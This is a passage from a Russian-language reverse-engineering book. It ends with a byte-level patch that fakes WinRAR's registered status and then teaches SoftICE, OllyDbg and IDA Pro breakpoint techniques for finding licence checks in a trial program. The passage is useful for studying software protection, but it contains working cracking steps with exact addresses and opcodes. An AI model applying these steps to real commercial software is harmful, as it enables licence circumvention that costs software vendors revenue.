Функция `sub_4113DC` возвращает указатель на выводимую строку, которая тут же передается функции `SetDlgItemTextA`. Исследовать функцию `sub_4113DC` как таковую мы не будем. Имя зарегистрированного пользователя берется из ключевого файла, над которым можно просидеть всю оставшуюся жизнь. Гораздо проще внедрить в исполняемый файл свою строку и подменить указатель. Внедряться мы будем в секцию данных, в хвосте которой практически всегда имеется свободное место. Размещать выводимую строку в секции кода нельзя, поскольку WinRAR требует, чтобы она была доступна на запись.




Рис. 6.11. Каталог секций




Рис. 6.12. Ввод фиктивной строки с именем "зарегистрированного" пользователя




Рис. 6.13. Полностью взломанная и зарегистрированная версия WinRAR

Открываем HIEW, однократным нажатием клавиши <ENTER> переходим в шестнадцатеричный режим, нажимаем <F8> для отображения заголовка файла, а затем нажатием клавиши <F6> вызываем таблицу объектов (object table). За секцией `.data` расположена секция `.tls` (рис. 6.11). Подгоняем сюда курсор и нажимаем <ENTER>, а затем перемещаемся на несколько строк вверх, следя за тем, чтобы не забраться в значимые данные, которые начинаются там, где заканчивается цепочка нулей. В нашем случае это будет адрес `49D7B0h` (хотя при желании можно выбрать, например, `49D7AEh`, `49D7AFh` и т. д.). Нажимаем <F3> для перехода в режим редактирования и записываем строку `Registered version hacked by nezumi` (рис. 6.12).

Теперь переходим по адресу `4447E6h`, возвращаясь к нашей оконной процедуре (см. листинг 6.22), и заменяем `call sub_4113DC` (`E8 F1 CB FC FF`) на `mov eax, 49D7B0` (`B8 B0 D7 49 00`), где `49D7B0h` — адрес хакнутой строки. Сохраняем изменения в файле и выходим. Наш трюк сработал (рис. 6.13).

Теперь хакнутая версия ничем не отличается от легально зарегистрированной! Разумеется, это еще не означает, что теперь вы можете пользоваться WinRAR и ничего за это не платить (законов ведь никто не отменял). Пример был приведен исключительно в целях обучения.

Заключение

Многие разработчики используют электронные подписи и прочие криптографические механизмы, надеясь, что они уберегут их от зловредных хакеров. Как бы не так! Криптография, конечно, мощная штука, но к ней нужен свой подход. Если программа опирается на флаг регистрации (а так поступает большинство программ), она элементарно взламывается правкой нескольких байт, на поиск которых уходит совсем немного времени.



Глава 7

Знакомство с отладкой

Практически все знают, что программы взламываются отладчиком, но не все знают, как это делается на практике. На самом деле, ничего сложного в этом нет. Достаточно освоить несколько простых приемов, и уже можно приступать к взлому.

Как именно работает отладчик — пока знать необязательно. Куда актуальнее вопрос о том, какой отладчик следует применять, и в каких целях. Широко известный в пользовательских кругах Turbo Debugger на самом деле достаточно примитивен, и ломают что-либо с его помощью лишь немногие. Самое мощное и универсальное средство — это SoftICE, сейчас доступный для всех Windows-платформ. Как уже упоминалось в *главе 1*, 3 апреля 2006 г. компания Compuware объявила о прекращении поддержки данного проекта. Последняя версия продукта, DriverStudio 3.2, поддерживает всю линейку операционных систем Windows (вплоть до Windows Server 2003), а также архитектуру AMD x86-64. Это означает, что в течение ближайших лет 5 хакеры все еще смогут полагаться на SoftICE, но вот после этого придется придумывать уже что-то другое.

Изначально под отладкой понималось пошаговое исполнение кода, также называемое *трассировкой*. Сегодня же программы распухли настолько, что трассировать их бессмысленно — вы тут же утонете в омуте вложенных процедур, так и не поняв, что они собственно делают. Отладчик — не лучшее средство изучения алгоритма программы — с этим лучше справляется интерактивный дизассемблер (например, IDA Pro).

Подробный разговор об устройстве отладчика мы отложим на будущее, а здесь ограничимся лишь перечнем основных функциональных возможностей типовых отладчиков (без этого невозможно их осмысленное применение):

- Отслеживание обращений на запись/чтение/исполнение к заданной ячейке (региону) памяти, далее по тексту именуемое точкой останова (breakpoints).
- Отслеживание обращений на запись/чтение к портам ввода-вывода (уже не актуально для современных операционных систем, запрещающих пользовательским приложениям проделывать такие трюки — это теперь прерогатива драйверов, а на уровне драйверов реализованы очень немногие защитные механизмы).
- Отслеживание загрузки DLL и вызова из них конкретных функций, включая системные компоненты. Как вы увидите далее — это основное оружие современного взломщика.
- Отслеживание вызова программных/аппаратных прерываний (большей частью уже не актуально, — не так уж много защитных механизмов балуется с прерываниями).
- Отслеживание сообщений, посылаемых приложением конкретному окну.
- Контекстный поиск в памяти.

Введение в отладку

Отладчик — невероятно мощный инструмент в руках взломщика, однако к нему нужен свой подход. Большинство начинающих хакеров начинают отлаживать программу с точки входа, в результате чего весь процесс умирает в цикле выборки сообщений. Пошаговое исполнение программы (также называемое трассировкой) — слишком трудоемкий и крайне неэффективный процесс. Событийно-ориентированные приложения (а к ним относятся практически все Windows-приложения) так не отлаживаются. Допустим, мы трассируем MFC-приложение, доходим до вызова `AfxWinMain` и… оказываемся глубоко внутри MFC42.DLL, откуда уже и вызывается весь пользовательский код. Однако прежде чем трассировка доберется до него, вы успеете состариться.

Но ведь отлаживать всю программу целиком совершенно необязательно! Опытные хакеры трассируют только отдельные части защитного кода. Но как же мы найдем его в миллионах машинных инструкций исполняемого файла? Существует множество методик: точки останова, раскрутка стека, перекрестные ссылки, условная трассировка, прямой поиск паролей/серийных номеров в памяти и т. д. Расскажем обо всем этом поподробнее.

В качестве примера, будем взламывать программу Drive LED от компании O&O Software, 30-дневную демонстрационную версию которой можно скачать с сайта: **http://www.oo-software.com/en/download/index.shtml**.

Дизассемблер и отладчик в одной упряжке

Практически каждый отладчик содержит и встроенный дизассемблер — мы же ведь не собираемся отлаживать программу непосредственно в машинном коде, верно? Однако встроенные дизассемблеры, имеющиеся в SoftICE или OllyDbg, слишком примитивны и не обеспечивают достаточной наглядности. IDA Pro намного мощнее. Этот дизассемблер автоматически распознает имена библиотечных функций, определяет типы локальных переменных, а также делает множество других полезных вещей. В частности, IDA Pro позволяет комментировать листинг и назначать символьные метки для инструкций и данных. Исследовать защищенные программы с помощью этого дизассемблера — настоящее удовольствие. Однако вызовы наподобие `call [ebx+64h]` приводят хакеров в бешенство, особенно если функция вызывается из различных точек с различным `ebx`. На выяснение значения `ebx` в дизассемблере можно затратить целый день, в то время как в отладчике достаточно просто "подсмотреть" его.

Рассмотрим еще один пример. Допустим, что в исследуемой программе вызывается что-то по адресу `77E92B8D`, лежащему где-то глубоко в недрах операционной системы. Обратите внимание, что при дизассемблировании дампов памяти вы будете встречать такие адреса на каждом шагу. В отладчике достаточно просто дать команду `u 77E92B8D`, и вы тут же увидите, что это — функция `CreateFileA`.

Бессмысленно спорить, что круче — отладчик или дизассемблер. Эти инструменты взаимно дополняют друг друга. Реконструкцию алгоритмов лучше поручить дизассемблеру, а все непонятные места уточнять в отладчике.

Загрузка символов в отладчик SoftICE осуществляется довольно противоестественным образом, который приводит в замешательство многих начинающих (рис. 7.1).

Сначала исследуемый файл обрабатывается с помощью IDA Pro. Затем в меню **File** следует выбрать пункты **Produce output file | Produce MAP file**. Обратите внимание, имя MAP-файла должно совпадать с именем самого дизассемблируемого файла. В появившемся диалоговом окне установите все три опции: **Segmentation information** (информация о сегментах), **Autogenerated names** (автоматически генерируемые имена) и **Demangled names** ("размангленные" имена). Полученный MAP-файл обрабатывается утилитой idasym, которую можно скачать с сайта **http://www.idapro.com/**, и конвертируется в формат SYM. Затем полученный SYM-файл преобразуется в файл формата NMS с помощью утилиты nmsym, входящий в комплект поставки SoftICE. Итак, половина работы сделана. Теперь, пока запускается NuMega Symbol Loader, можно и передохнуть.




Рис. 7.1. Загрузка символьной информации в отладчик с помощью Symbol loader32




Рис. 7.2. Отладка файла без символьной информации




Рис. 7.3. Отладка файла с символьной информацией, автоматически сгенерированной IDA Pro

Когда NuMega Symbol Loader загрузится, выберите пункт **Open** из меню **File**, откройте только что созданный NMS-файл и выберите команды **Module | Load**. Появившееся сообщение `Symbols for C:\TEMP\SIMPLE.NMS successfully loaded` говорит о том, что все прошло успешно. Теперь можно открыть и сам исполняемый файл (**File | Open** и **Module | Load**).

Сравните, как выглядит экран отладчика с символьной информацией и без нее (рис. 7.2 и 7.3).

Без символьной информации назначение функций `401234h` и `401124h` совсем не очевидно, и на их отладку можно затратить несколько часов. С символьной же информацией все ясно и просто. К тому же, символьные имена можно использовать в точках останова, например: `bpx _fgets` (установить точку останова на функцию чтения пароля) или `bmp aMygoodpassword` (установить точку останова на код, обращающийся к эталонному паролю).

Точки останова на функции API

Точки останова (они же breakpoints, в просторечии называемые "бряками") — это основное оружие хакера в борьбе с защитными механизмами. Наибольшей популярностью пользуются точки останова на API-функции. Чтение содержимого окна часто (но не всегда) осуществляется API-функцией `GetWindowTextA`, открытие файла — `CreateFileA`, загрузка динамической библиотеки — `LoadLibraryA` и т. д. Устанавливая точки останова на эти функции, хакер дает отладчику указание "всплывать" всякий раз, когда защита пытается сделать какую-нибудь пакость. Этим она демаскирует свое расположение в исследуемом коде, выводя хакера на свой след.

Проблема в том, что API-функций очень много, и угадать, каким именно способом защита манипулирует с окном, не так-то просто. Обычно используется либо "тупой" перебор всех возможных API-функций по порядку, одну за другой, либо применяются API-шпионы, показывающие, что происходит "под капотом" отлаживаемой программы. Второй подход намного эффективнее. Он рассматривался в *главе 6*, при обсуждении процедуры взлома архиватора WinRAR.

Для установки точки останова на API-функцию достаточно нажать <Ctrl>+<D> и, дождавшись появления отладчика на экране, ввести строку `bpx имя_функции`. В SoftICE точки останова носят глобальный характер. Если мы устанавливаем точку останова на функцию `CreateFileA`, отладчик будет всплывать каждый раз при попытке открытия/создания какого бы то ни было файла. Вот радость! Чтобы ограничить пыл отладчика, необходимо использовать условные точки останова. Допустим, мы хотим, чтобы отладчик всплыл при обращении к файлу keyfile.key. Открываем документацию MSDN и смотрим прототип функции `CreateFile`. Видим, что указатель `lpFileName` передается в крайнем слева аргументе. Поскольку аргументы API-функций заносятся в стек справа налево, указатель на имя открываемого файла окажется на вершине стека, и выше него будет только адрес возврата.

Таким образом, в момент вызова функции `CreateFile`, `lpFileName` будет лежать по смещению 4 относительно `ESP`, и условная точка останова будет выглядеть так: `bpx CreateFileA if (*(esp->4)=='keyf')`. Имя файла, заключенное в кавычки, автоматически преобразуется отладчиком в 32-разрядную константу, и потому его длина не должна превышать 4-х байт.

> ***Примечание***
>
> Обратите внимание, что отладчик чувствителен к регистру (таким образом, `'keyf'` и `'Keyf'` для него — не одно и то же), а вот файловая система — нет. В большинстве случаев частичного сравнения имени оказывается вполне достаточно. Если же это не так, то можно прибегнуть к оператору `AND` и сравнивать несколько 4-битных подстрок за операцию. Синтаксис условных точек останова подробно описан в документации на SoftICE (см., например, **http://www.woodmann.com/crackz/Tutorials/Siceinst.htm**, **http://www.reconstructer.org/papers/The%20big%20SoftICE%20howto.pdf**, а также документацию, поставляемую в комплекте с SoftICE), поэтому не будем останавливаться на нем подробно.

Многие защитные механизмы противостоят точкам останова. Например, они могут начинать выполнение API-функции не с первого байта, и в таких случаях приходится прибегать к установке точки останова на функции Native API, представляющие собой своеобразный фундамент операционной системы, ниже которого находятся только порты ввода/вывода и драйверы. Описание функций Native API можно найти в знаменитом "Списке прерываний" Ральфа Брауна (Interrupt List by Ralf Brown, см. **http://www.cs.cmu.edu/~ralf/files.html** или в книге *"Undocumented Functions Microsoft Windows NT/2000"* от Томаша Новака (Tomasz Nowak), которую можно найти по адресу **http://undocumented.ntinternals.net/**. В частности, `NtCreatrFile` используется для создания/открытия файлов.

Отладчик OllyDbg поддерживает намного более мощный механизм условных точек останова, позволяющий отслеживать практически любые ситуации. Например, `EAX == "mypswd"` — всплывать, когда регистр `EAX` указывает на строку с паролем/серийным номером, который мы ввели при регистрации. Это — универсальный способ взлома, подходящий практически ко всем защитам. Каким бы образом программа ни извлекала содержимое окна редактирования, в какой-то момент она неизбежно загрузит указатель в регистр. Вот тут-то отладчик и всплывет! Процедура проверки соответствия пароля будет расположена где-то неподалеку. Конечно, этим регистром не обязательно должен быть `EAX`. Вполне вероятно, что компилятор задействует `EBX`, `ESI` или что-то еще. Документация на OllyDbg заявляет о поддержке выражения `R32 == "mypswd"`, где `R32` — любой регистр общего назначения. Однако в текущих версиях отладчика эта конструкция не работает, и все регистры приходится перебирать вручную (благо, можно написать свой плагин, автоматизирующий этот процесс).

Поимо точек останова на API, можно устанавливать точки останова на библиотечные функции. В приложениях, написанных на Delphi, Builder, MFC, Visual Basic, прямые вызовы API используются редко. И хотя никакое дело без API-функций, конечно же, не обходится, их анализ мало что дает. Это особенно справедливо, если используется динамический обмен данных с окном и другие навороченные технологии.

Тем не менее, библиотечные функции легко опознаются IDA Pro, и точки останова на них устанавливаются как на обычные API-функции, с той лишь разницей, что точка останова носит локальный характер, воздействующий только на отлаживаемое приложение. А это значит, что после нажатия <Ctrl>+<D> мы должны переключить контекст управления, чтобы попасть в адресное пространство отлаживаемого приложения. Это осуществляется либо командой `ADDR имя_процесса`, либо установкой точки останова на любую API-функцию, вызываемую отлаживаемым приложением. Например, пусть это будет `SendMessageA`. Нажимаем <Ctrl>+<D>, пишем `bpx MeggsageBoxA`, выходим из SoftICE, дожидаемся его всплытия (если отладчик не всплывает, можно щелкнуть мышью по окну отлаживаемой программы). Если в правом нижнем углу окна отладчика указано имя нужного процесса — все OK, в противном случае выходим из отладчика и ждем его всплытия опять.

Точки останова на сообщения

Допустим, у нас есть окно с несколькими элементами управления (меню, флажок или кнопка), нажатия на которые мы хотим отследить (см. рис. 7.4). Как это сделать? Очень просто! Установить точку останова на сообщение! В Windows весь интерфейс построен на сообщениях (об этом хорошо написал Чарльз Петцолд в своей книге "Программирование для Windows 95"[1]). В частности, при нажатии на элемент управления (или изменении окна редактирования) окну посылается сообщение `WM_COMMAND`. Вот на него-то мы и поставим точку останова, но прежде определим дескриптор (handle) окна.




Рис. 7.4. Окно, на которое необходимо установить точку останова

Это можно сделать либо любым Windows-шпионом (например, Spyxx, входящим в состав Microsoft Visual Studio), либо средствами самого SoftICE (конкретно — командой `HWND`, выводящей список всех оконных элементов). Если в ответ на команду `HWND` SoftICE выведет сообщение `Unable to find a desktop window`, необходимо переключить контекст командой `ADDR`.

Фрагмент полученного в результате таких действий отчета показан в листинге 7.1. Левая колонка содержит дескрипторы оконных элементов, правая — имена модулей, которым эти элементы принадлежат. Имена модулей не всегда совпадают с именами процессов. Например, если окно

[1] Петцольд Ч. Программирование для Windows 95. Т. I—II. — СПб.: BHV — Санкт-Петербург, 1997.

принадлежит динамической библиотеке, то SoftICE пишет имя DLL, а не основного процесса. В рассматриваемом примере диалог обрабатывается библиотекой oodlrwrs, о чем можно узнать с помощью команды MOD.

Листинг 7.1. Определение дескрипторов окон и элементов управления

Handle	Class	WinProc	TID	Module
010098	VMDropTargetClass	00403810	138	VMwareUser
010096	VMDropTargetClass	00403810	138	VMwareUser
010094	VMDropTargetClass	00403810	138	VMwareUser
010090	VMDropTargetClass	00403810	138	VMwareUser
01001C	NDDEAgnt	0100BC04	F8	winlogon
120124	#32770 (Dialog)	00F7BC5E	2BC	comctl32
220132	#32770 (Dialog)	00F7BC5E	2BC	oodlrwrs
1F00FE	**Button**	**00F7BC5E**	**2BC**	**oodlrwrs**
200102	**Button**	**00F7BC5E**	**2BC**	**oodlrwrs**
1B00F0	**Button**	**00F7BC5E**	**2BC**	**oodlrwrs**
320130	Static	00F7BC5E	2BC	oodlrwrs
210138	Static	77E19AA4	2BC	oodlrwrs
230116	Static	77E19AA4	2BC	oodlrwrs
24014C	Static	77E19AA4	2BC	oodlrwrs
1700F8	Static	00F7BC5E	2BC	oodlrwrs
20013A	Static	77E19AA4	2BC	oodlrwrs
1F0122	Static	77E19AA4	2BC	oodlrwrs

Вы видите, три интересующих нас элемента управления (кнопки) принадлежат диалогу #32770 с дескриптором 220132. В принципе, можно поставить точку останова и на 120124 — адрес оконной процедуры (WinProc) у них одинаков. Вводим команду BMSG 220132 WM_COMMAND и выходим из SoftICE. Нажимаем кнопку **Next**, и отладчик послушно всплывает! После этого остается лишь немного потрассировать оконную процедуру в поисках кода, обрабатывающего это нажатие.

Точки останова на данные

Чаще всего бывает так, что ключевой файл/регистрационные данные извлекаются в одном месте, а обрабатываются совсем в другом. Установив точку останова на функцию GetWindowTextA, мы перехватим код, считывающий введенный нами регистрационный номер. Как же определить, где он сравнивается с оригиналом? Это легко!

Открываем документацию MSDN, смотрим прототип функции GetWindowText и видим, что указатель на возвращаемую строку находится во втором аргументе слева. Это значит, что на момент вызова функции GetWindowTextA он будет располагаться по адресу ESP + 8 (четыре байта на hWnd и еще четыре — на адрес возврата).

Вводим команду bpx GetWindowTextA, выходим из отладчика, вводим серийный номер в окно редактирования, затем нажимаем кнопку **ОК**. Отладчик всплывает.

> ***Примечание***
>
> В нашем примере отладчик всплывает, хотя в других случаях он может и не всплыть, так как здесь все зависит от того, какую API-функцию использовал программист. Поэтому здесь возможны варианты.

Даем команду d esp->8 (если окно дампа отключено, то перед этим необходимо дать команду wd), а затем — команду p ret — в окне появляется введенная нами строка (рис. 7.5).

Все, что нам требуется — это ее адрес, который в рассматриваемом примере равен 2F46E0. Логично предположить, что для сравнения пароля с оригиналом защита должна считать его из памяти. Именно этот момент хакер, вооруженный отладчиком, и должен подкараулить. Команда

`bpm 2F46E0` устанавливает точку останова на адрес `2F46E0`, заставляя SoftICE всплывать при каждом обращении к этой ячейке на чтение или запись. Звучит прекрасно, но на практике срабатывает далеко не всегда. Вовсе не факт, что первое же всплытие отладчика выведет нас к защитному коду. Скорее всего, здесь будет библиотечная функция, копирующая пароль в локальный буфер, передаваемый по цепочке другим функциям. И хорошо, если передача происходит по ссылке! Зачастую буфер передается по значению, т. е. копируется в другой буфер целиком. На каждый из таких буферов приходится ставить точку останова, а общее количество точек останова равно всего лишь четырем. Причем это ограничение налагается не отладчиком, а архитектурой процессора.




Рис. 7.5. Определение адреса, по которому записывается введенный пользователем пароль

Из сказанного, тем не менее, еще не следует, что точки останова на данные бесполезны. Наоборот, это значит, что они сильны совсем в другой области. Вот, например, мы выяснили, что в переменной `x` содержится флаг регистрации. Каким именно образом это было достигнуто, значения не имеет. Допустим, что вы встретили код, выглядящий примерно так: `cmp [x],0/jz nag_screen` (если переменная `x` равна нулю — вывести диалоговое окно с требованием регистрации). Как определить, где именно инициализируется переменная `x`? В большинстве случав, IDA Pro автоматически восстанавливает перекрестные ссылки. Однако разработчик защитного механизма может легко ослепить дизассемблер. При этом маловероятно, что он справится с командой `bpm x` (установить точку останова на доступ к переменой `x`). А вот другой вариант: мы изменили пару байтов в программе, а она, обнаружив факт своего взлома, отказалась работать. Чтобы найти процедуру проверки целостности кода, достаточно установить одну или несколько точек останова на модифицированные ячейки. Да много чего можно придумать, главное — фантазию иметь!

Раскрутка стека

Внешние проявления защитного механизма "засечь" очень легко. Как правило, это либо окно с сообщением `trial expired`, либо форма для ввода серийного номера. Установить точку останова на сообщение `WM_COMMAND` легко, но что это дает? Мы окажемся внутри оконной процедуры, в глубоких

